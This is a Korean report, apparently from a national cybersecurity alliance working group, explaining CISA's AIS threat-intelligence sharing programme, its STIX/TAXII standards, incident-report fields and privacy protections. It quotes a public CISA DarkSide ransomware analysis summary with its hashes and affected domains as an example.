
- 기계 판독이 가능한 CTI와 DM을 실시간으로 교환하여 AIS 커뮤니티 참가자를 보호하고 궁극적으로 사이버 공격의 확산을 저지
- AIS는 CTI와 DM 제출을 장려하기 위해 익명성과 책임 및 개인 정보 보호를 제공

6. 공유정보

- 정부기관, 민간기관은 정보공유법에 따라 각기 속한 그룹에서의 CTI 정보를 공유

- 기관이 CISA 사이트에 사이버침해사고를 신고할 경우에는 **신고자 정보, 확인할 수 있는 IP주소나 이메일주소, 방어조치, 공격패턴, 취약점관련 내용** 등을 상세히 기록

[그림 2] **사이버 침해사고 신고 화면**



Indicators

Indicator Title

Indicator Description

Please enter the Internet Protocol (IP) address observable(s):

IP Address Port Protocol - Remove IP address observable

+ Add another Internet Protocol (IP) address observable

Please enter the Domain observable(s):

Domain - Remove Domain observable

+ Add another Domain observable

Please enter the MD5 Hash observable(s):

MD5 Hash - Remove MD5 hash observable

+ Add another MD5 Hash observable

Please enter the email observable(s):

Email 1

Email Sender - Remove Email observable 1

Email Sender Spoofed

Email Subject

Email Body

+ Add another Email observable

Please select applicable kill chain stages:

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and Control
- Action on Objective

Please enter the defensive measures:

Defensive Measure 1

Title - Remove Defensive Measure 1

Description

+ Add another defensive measure

Additional Defensive Measures

Additional Defensive Measure 1

- Remove Additional Defensive Measure 1

Title

Description

+ Add another additional defensive measure

Attack Patterns

See Common Attack Patterns Enumeration and Classification (CAPEC) for details.

Attack Pattern 1

- Remove Attack Pattern 1

CAPEC ID

Title

Description

+ Add another attack pattern

Vulnerabilities

See Common Vulnerabilities and Exposures (CVE) for details.

Vulnerability 1

- Remove Vulnerability 1

CVE ID

Title

Description

+ Add another vulnerability

7. 표현규격

- AIS는 CTI와 DM 정보 공유를 위하여 STIX™ 및 M2M 통신을 위한 TAXII ™등 개방형 표준을 사용[25)]
  - STIX™(Structured Threat Information Expression, 구조적 위협 정보 표현)는 CTI를 교환하는 데 사용되는 언어 및 직렬화 형식으로 모든 측면을 개체 및 설명 관계로 명확하게 표현


[표 6] STIX 도메인 객체(SDO)

물체	이름	설명
	공격 패턴	공격자가 목표물을 손상시키려고 시도하는 방식을 설명하는 TTP 유형
	운동	특정 대상 집합에 대해 일정 기간 동안 발생하는 일련의 악의적인 활동 또는 공격(파형이라고도 함)을 설명하는 적대적 행동의 그룹
	행동의 과정	인텔리전스 생산자가 소비자에게 해당 인텔리전스에 대한 응답으로 취할 수 있는 조치에 대한 권장 사항
	그룹화	(명시적으로 컨텍스트를 전달하지 않는) STIX 번들과 달리 참조된 STIX 개체가 공유 컨텍스트를 가지고 있음을 명시적으로 주장
	신원	실제 개인, 조직 또는 그룹(예: ACME, Inc.)과 개인, 조직, 시스템 또는 그룹의 클래스(예: 금융 부문).
	지시자	의심스럽거나 악의적인 사이버 활동을 탐지하는 데 사용할 수 있는 패턴을 포함
	하부 구조	TTP 유형을 나타내며 특정 목적을 지원하기 위한 시스템, 소프트웨어 서비스 및 관련 물리적 또는 가상 리소스(예: 공격의 일부로 사용되는 C2 서버, 방어의 일부인 장치 또는 서버, 공격 대상 데이터베이스 서버)를 설명합니다. 공격 등).
	침입 세트	단일 조직에서 조정하는 것으로 여겨지는 공통 속성을 가진 그룹화된 적대적 행동 및 리소스 집합
	위치	지리적 위치
	멀웨어	악성 코드를 나타내는 TTP 유형
	악성코드 분석	맬웨어 인스턴스 또는 제품군에 대해 수행된 특정 정적 또는 동적 분석의 메타데이터 및 결과
	메모	추가 컨텍스트를 제공하거나 주석과 관련된 STIX 개체, 표시 정의 개체 또는 언어 콘텐츠 개체에 포함되지 않은 추가 분석을 제공하기 위해 정보 텍스트를 전달
	관찰 데이터	STIX SCO(Cyber-observable Objects)를 사용하여 파일, 시스템 및 네트워크와 같은 사이버 보안 관련 개체에 대한 정보를 전달

25) https://oasis-open.github.io/cti-documentation/

물체	이름	설명
	의견	다른 엔터티에 의해 생성된 STIX 개체에 있는 정보의 정확성에 대한 평가
	보고서	컨텍스트 및 관련 세부 정보를 포함하여 위협 행위자, 맬웨어 또는 공격 기술에 대한 설명과 같은 하나 이상의 주제에 초점을 맞춘 위협 인텔리전스 컬렉션
	위협 행위자	악의적인 의도로 운영되는 것으로 여겨지는 실제 개인, 그룹 또는 조직.
	도구	공격자가 공격을 수행하는 데 사용할 수 있는 합법적인 소프트웨어
	취약성	시스템이나 네트워크에 액세스하기 위해 해커가 직접 사용할 수 있는 소프트웨어의 실수


[그림 3] STIX 도메인 객체(SDO) 관계(예시)[26]



- TAXII ™(Trusted Automated Exchange of Intelligence Information, 신뢰할 수 있는 지표 정보 교환)는 HTTPS를 통해 CTI를 교환하기 위한 애플리케이션 프로토콜로 다양한 공통 공유 모델을 지원하기 위해 아래의 두 가지 기본 서비스를 정의
  ① Collection : Collection은 요청하는 CTI 데이터 세트를 호스팅할 수 있도록 하는 TAXII 서버에서 제공하는 CTI 개체의 논리적 저장소에 대한 인터페이스
  ② Channel - TAXII 서버에서 유지 관리하는 Channel을 통해 생산자는 데이터를 많은 소비자에게 푸시하고 소비자는 많은 생산자로부터 데이터를 수신

26) https://oasis-open.github.io/cti-documentation/examples/visualized-sdo-relationships

[그림 4] TAXII Collection과 Channel



[표 7] STIX와 TAXII 비교 〉

구분	정의 및 기능
STIX	• 개별조직들의 위협 정보를 분석하기 위한 표준규격 • 사이버공격활동, 공격자, 공격수법, 탐지지표, 관측지표, 사고, 조치사항, 공격대상 구성요소 지원 • DHS의 1.0버전은 XML을 사용하며 이관 후 OASIS의 2.0버전은 JSON을 사용
TAXII	• STIX를 실시간으로 공유하기 위한 자동 전송규격 • 공공정보알림, 정보구독관리, 콘텐츠 수신, 콘텐츠 요청 서비스 유형 지원 • HTTPS기반 XML 메시지 통신 • Source/Subscriber, Hub&Spoke, Peer to Peer 정보공유 모델


- 표준을 사용하면 전술, 기술 및 절차, 취약성 및 행동 과정과 같은 위협 활동을 통신 프로토콜을 통해 참가자와 공유 가능
- AIS 참가자는 STIX/TAXII 클라이언트로 AIS에 연결하여 CISA와 CTI와 DM을 교환하고 AIS TAXII 서버를 통해 다른 AIS 참가자와 교환
- 제출물을 전송할 때 기본적으로 익명화하여 제출자의 사전 명시적 동의 없으면 제출자의 신원 미공개

8. CISA를 통해 공유하는 정보들의 범위

- 연방 사건 통지 지침(US-CERT Federal Incident Notification Guidelines)[27]에 따르면 기관은 침해사고 발생 시 아래의 정보를 통지하게 되어 있습니다.

> 통지 요건
> 사고 통지 제출
> 영향 및 심각도 평가
> 주요 사건
> 영향 범주 설명
> 공격 벡터
> 공격 벡터 분류
> 인시던트 속성

- 이에 따른 정보공유는 각 그룹별(ISAC 또는 CIACP 등)로 이루어지고 있어 정확한 공유내용은 알기 어렵습니다.
- 다만 TLP:WHITE로 표시된 일부 건은 CISA홈페이지에 공개되어 있으며, 이를 확인해보면 관련정보가 상세히 표기된 것을 확인할 수 있습니다.
- 예를 들어 아래의 랜섬웨어 사건을 확인해보면 요약부분에 이 사건은 DarkSide ransomware를 이용한 “affiliates”의 공격으로, baroquetees.com과 rumahsia.com 두 개 사이트가 공격당한 것을 알 수 있습니다.



Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts by the Cybersecurity and Infrastructure Security Agency (CISA). CISA processed three (3) files associated with a variant of DarkSide ransomware. NOTE: CISA has no evidence that this variant is related to the pipeline incident, referred to in Joint Cybersecurity Advisory AA21-131A: DarkSide Ransomware: Best Practices for Preventing Business Disruption from Ransomware Attacks.

Ransomware is designed to encrypt the victim's files to extort and ransom for their recovery. DarkSide is a ransomware-as-a-service (RaaS)--the developers of the ransomware received a share of the proceeds from the cybercriminal actors who deploy it, known as "affiliates." This DarkSide ransomware variant executes a dynamic-link library (DLL) program used to delete Volume Shadow copies available on the system. The malware collects, encrypts, and send system information to the threat actor's command and control (C2) domains and generates a ransom note to the victim.

CISA is distributing this MAR, which includes suggested response actions and recommended mitigation techniques, to help network defenders identify and mitigate risks.

For a downloadable copy of IOCs, see: MAR-10337802-1.v1.WHITE.stix.

Click here for a PDF version of this report.

Submitted Files (3)

156335b95ba216456f1ac0894b7b9d6ad95404ac7df447940f21646ca0090673 (156335b95ba216456f1ac0894b7b9d...)

3ba456cafcb31e0710626170c3565aae305bc7c32a948a54f0331d0939e0fe8a (045621d9.BMP)

f6fba207c71d1f53f82d96a87c25c4fa3c020dca58d9b8a266137f33597a0b0e (README.045621d9.TXT)

Domains (2)

baroquetees.com

rumahsia.com

https://www.cisa.gov/uscert/ncas/analysis-reports/ar21-189a

27) https://www.cisa.gov/uscert/incident-notification-guidelines

9. 정보공유에 대한 인센티브나 면책조항[28)]

- 가입 시 인센티브에 대한 자료는 찾지 못했습니다. 아마 정보공유 그룹에 가입 시 보안서비스 제공 등의 유인책이 있는 듯한데 정확한 문서를 찾기 어렵네요.
- 개인정보 재처리 비용에 대한 추가적인 인센티브는 없고, 정보제출 시 PII를 자동으로 삭제 처리하고 있으며 그 단계는 아래와 같습니다.

> 사이버 위협과 직접 관련이 없는 PII를 삭제하기 위해 자동화된 분석 기술 수행
> 자동화된 프로세스가 적절하게 작동하는지 확인하기 위해 특정 지표의 일부 필드에 대한 인적 검토 요소를 통합
> 사이버 위협 지표에 포함되는 데이터의 양을 사이버 위협과 직접 관련된 정보로 최소화
> 사이버 위협을 해결하는 데 필요한 정보만 유지
> 수집된 모든 정보는 네트워크 방어 또는 제한된 법 집행 목적으로만 사용

- 민간기관이 제출한 모든 CTI 및 DM은 네트워크 방어 또는 제한된 법 집행 목적으로만 사용하도록 되어 있고, 따라서 공유된 정보에 대해 다음의 면책조항이 있습니다.

> 독점금지법 면제
> 연방, 주, 부족 및 지역 공개법의 면제
> 특정 주 및 연방 규제 용도의 면제
> 공유 자료에 대한 특권 포기 없고 상업, 금융 및 독점 정보로 취급

28) https://www.cisa.gov/ais

2022년

사이버보안 대연합

탐지공유 분과
대응역량 분과
정책제도 분과

KISA 한국인터넷진흥원 kisia 한국정보보호산업협회